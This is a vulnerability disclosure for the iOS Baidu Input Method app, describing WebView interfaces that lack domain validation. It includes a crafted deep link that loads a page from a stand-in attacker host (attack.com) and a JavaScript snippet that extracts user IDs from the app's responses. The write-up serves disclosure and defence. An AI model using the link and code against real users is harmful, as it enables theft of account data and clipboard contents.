## An information leak vulnerability in the iOS version of Baidu

## **Input Method**

### **Brief Description**

Baidu Input Method app is a popular input method app. It ranks No.27 in the "Utilities" category list on the App Store of the Chinese region and has 365,000 ratings.








The iOS version of the Baidu Input Method supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft a malicious Scheme-customized URL. When clicked by the victim in a browser or another app, the URL can direct the victim to the Baidu Input Method app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, obtaining victim's account information (such as NickName, Avatar, UserID, Number of daily input words), reading victim's clipboard and interfering with victim's normal use (such as setting device volume, forcefully logging out the account).

#### **Vulnerability Exploitation Process and Root Cause**


The attacker, lures the user to click on a malicious URL in the following format: **BaiduIMSettings2://openurl?url=https://attack.com/iOSJS/baiduinput/atkBaiduInput.html**. Here, "attack.com" represents a domain under the attacker's control.


When the victim clicks on this URL, it directs the victim to the Baidu Input Method app and opens the webpage https://attack.com/iOSJS/baiduinput/atkBaiduInput.html within the app.




Within the webpage, the attacker can then invoke privileged interfaces and perform malicious

behaviours such as **obtaining victim's account information** (such as NickName, Avatar, UserID, Number of daily input words), **reading victim's clipboard** and **interfering with victim's normal use** (such as setting device volume, forcefully logging out the account).









Part of the code for JS to call OC and the callback function defined in JS are shown below:

```
var WVJSProxy = {};
WVJSProxy.didReceiveMessage = function(res){
   var json = JSON.parse(res);
   var callback_id = json.callbackID;
   switch(callback id){
       case 1:
           var CommonParametersStr = json.data.data;
           let uidParts = CommonParametersStr.split("uid=");
           let uidValue = uidParts[1].split("&")[0];
           document.getElementById("UID").innerText = "Your UID: \n" + uidValue;
           let bduidParts = CommonParametersStr.split("bduid=");
           let bduidValue = bduidParts[1].split("&")[0];
           document.getElementById("BaiduUID").innerText = "Your BaiduUID: \n" + bduidValue;
           let agidParts = CommonParametersStr.split("agid=");
            let agidValue = agidParts[1].split("&")[0];
           document.getElementById("AGID").innerText = "Your AGID: \n" + agidValue;
           break;
```

## Impact of the Vulnerability

**Scope of the vulnerability**: Baidu Input Method iOS version 12.6.13 (the latest version as of 2024-12-17).

Consequences of the vulnerability: Information disclosure.

#### Download link for affected application:

☞ US:

https://apps.apple.com/us/app/%E7%99%BE%E5%BA%A6%E8%BE%93%E5%85%A5%E6%B3%95-%E8%AF%AD%E9%9F%B3%E8%A1%A8%E6%83%85%E6%96%97%E5%9B%BE%E8%BE%93%E5%85%A5%E6%B3%95/id916139408

CN:

https://apps.apple.com/cn/app/%E7%99%BE%E5%BA%A6%E8%BE%93%E5%85%A5%E6%B3%95-%E8%AF%AD%E9%9F%B3%E8%A1%A8%E6%83%85%E6%96%97%E5%9B%BE%E8%BE%93%E5%85%A5%E6%B3%95/id916139408

# **Possible Countermeasures**

Should implement stricter domain name checks before the invocation of privileged interfaces.